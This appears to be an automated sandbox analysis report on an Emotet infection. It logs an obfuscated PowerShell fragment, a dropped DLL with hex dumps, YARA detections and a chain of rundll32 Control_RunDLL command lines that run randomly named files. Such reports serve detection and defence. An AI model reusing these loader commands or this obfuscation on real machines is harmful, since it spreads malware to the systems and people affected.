EwAPQAoACcAUgA3ACcAKwAnADEATAAnACkAfQB9AGMAYQB0AGMAaAB7AH0Af QAkAEsAMgAyAFEAPQAoACcAVQAnACsAKAAnADMAJwArACcAMgBJACcAKQApAA==
Imagebase:	0x13f3c0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2092804988.00000000001B6000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2092937441.0000000001B86000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Lqpw_5i	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE899BEC7	CreateDirectoryW
C:\Users\user\Lqpw_5i\F4w0osc	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE899BEC7	CreateDirectoryW
C:\Users\user\Lqpw_5i\F4w0osc\R95F.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	4	7FEE899BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Lqpw_5i\F4w0osc\R95F.dll	success or wait	2	7FEE899BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Lqpw_5i\F4w0osc\R95F.dll	unknown	6684	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-eq uiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0"	success or wait	17	7FEE899BEC7	WriteFile
C:\Users\user\Lqpw_5i\F4w0osc\R95F.dll	unknown	942	0a 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 36 30 25 3b 0a 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 3c 62 6f 64 79 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 61 69 6e 65 72 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 22 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 69 20 63 6c 61 73 73 3d 22 66 61 73 20 66 61 2d 75 73 65 72 2d 74 69 6d 65 73 20 66 61 2d	. }. .reason-text {. font-size: 160%;. }. }. </style>. </head>. <body>. <div cl ass="container">. . <i class="fas fa-user-times fa-	success or wait	1	7FEE899BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Lqpw_5i\F4w0osc\R95F.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 95 16 3a bb d1 77 54 e8 d1 77 54 e8 d1 77 54 e8 15 b2 99 e8 dc 77 54 e8 15 b2 9a e8 8e 77 54 e8 15 b2 9b e8 f8 77 54 e8 2d 00 eb e8 d0 77 54 e8 2d 00 e8 e8 d3 77 54 e8 d1 77 55 e8 53 77 54 e8 2d 00 ed e8 c0 77 54 e8 f6 b1 9b e8 d5 77 54 e8 f6 b1 9e e8 d0 77 54 e8 f6 b1 9d e8 d0 77 54 e8 d1 77 c3 e8 d0 77 54 e8 f6 b1 98 e8 d0 77 54 e8 52 69 63 68 d1 77 54 e8 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.........:..wT..wT..wT......w T......wT......wT.-....wT.-... .wT..wU.SwT.- ....wT......wT... ...wT......wT..w...wT......wT. Rich.wT........	success or wait	5	7FEE899BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8805208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8805208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE892A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE899BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE88F69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE88F69DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE899BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE88F69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE88F69DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1616 Parent PID: 2544

General

Start time:	18:35:43
Start date:	07/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Lqpw_5i\F4w0osc\R95F.dll Control_RunDLL
Imagebase:	0xffa00000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Lqpw_5i\F4w0osc\R95F.dll	unknown	64	success or wait	1	FFA027D0	ReadFile
C:\Users\user\Lqpw_5i\F4w0osc\R95F.dll	unknown	264	success or wait	1	FFA0281C	ReadFile

Analysis Process: rundll32.exe PID: 2892 Parent PID: 1616

General

Start time:	18:35:43
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Lqpw_5i\F4w0osc\R95F.dll Control_RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2095079967.00000000006A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2095095758.00000000006C1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2808 Parent PID: 2892

General

Start time:	18:35:44
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pqryhcbuipyk\timgojzfiiv.pkf',Control_RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2096635547.0000000000221000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2096612439.0000000000200000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2884 Parent PID: 2808

General

Start time:	18:35:45
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Smbjrydierlk\vhfvfjykmpc.gpr',Control_RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2097844811.0000000000210000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2098980384.00000000007A1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 960 Parent PID: 2884

General

Start time:	18:35:45
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zighjhitzytphbn\uglqlahctjehdp.dot',Control_RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2099512002.0000000000230000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2099552528.0000000000251000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2440 Parent PID: 960

General

Start time:	18:35:46
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Kviedw\vklxa.red',Control_RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2100964002.00000000002D1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2100913831.00000000002B0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2352 Parent PID: 2440

General

Start time:	18:35:47
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jwivvemqsvj\ytoymdqmxu.lfx',Control_RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2101952282.00000000002C1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2101819334.0000000000210000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2800 Parent PID: 2352

General

Start time:	18:35:47
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xjfxyzhrduzjhpv\whfytnwxpdgksj.gxy',Control_RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2103170019.0000000000221000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2103080686.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3004 Parent PID: 2800

General

Start time:	18:35:48
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yvmidjdy\junkzqh.mrj',Control_RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2104289141.0000000000211000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2104205195.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2952 Parent PID: 3004

General

Start time:	18:35:48
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Keqofngu\zdyvzfg.cjv',Control_RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2105544671.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2105601376.0000000000211000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2252 Parent PID: 2952

General

Start time:	18:35:49
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ngtbqtsge\bgcbpmtq.wzo',Control_RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2106608092.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2106652050.00000000001D1000.00000020.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 1604 Parent PID: 2252

General

Start time:	18:35:49
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Loyvqvaohpqmmxv\wleeyowrrvrssq.giw',Control_RunDLL
Imagebase:	0xa70000
File size:	44544 bytes

MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2110599101.0000000000211000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2110533046.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 2204 Parent PID: 1604

General

Start time:	18:35:50
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rqvte\amll.nuu',Control_RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2110963948.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2110998210.0000000000211000.00000020.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 2536 Parent PID: 2204

General

Start time:	18:35:51
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Gpjmjgasqrjuply\qjwbjnwqtblulz.cqq',Control_RunDLL
Imagebase:	0xa70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000002.2341899738.00000000006F1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000002.2341761700.00000000002B0000.00000040.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis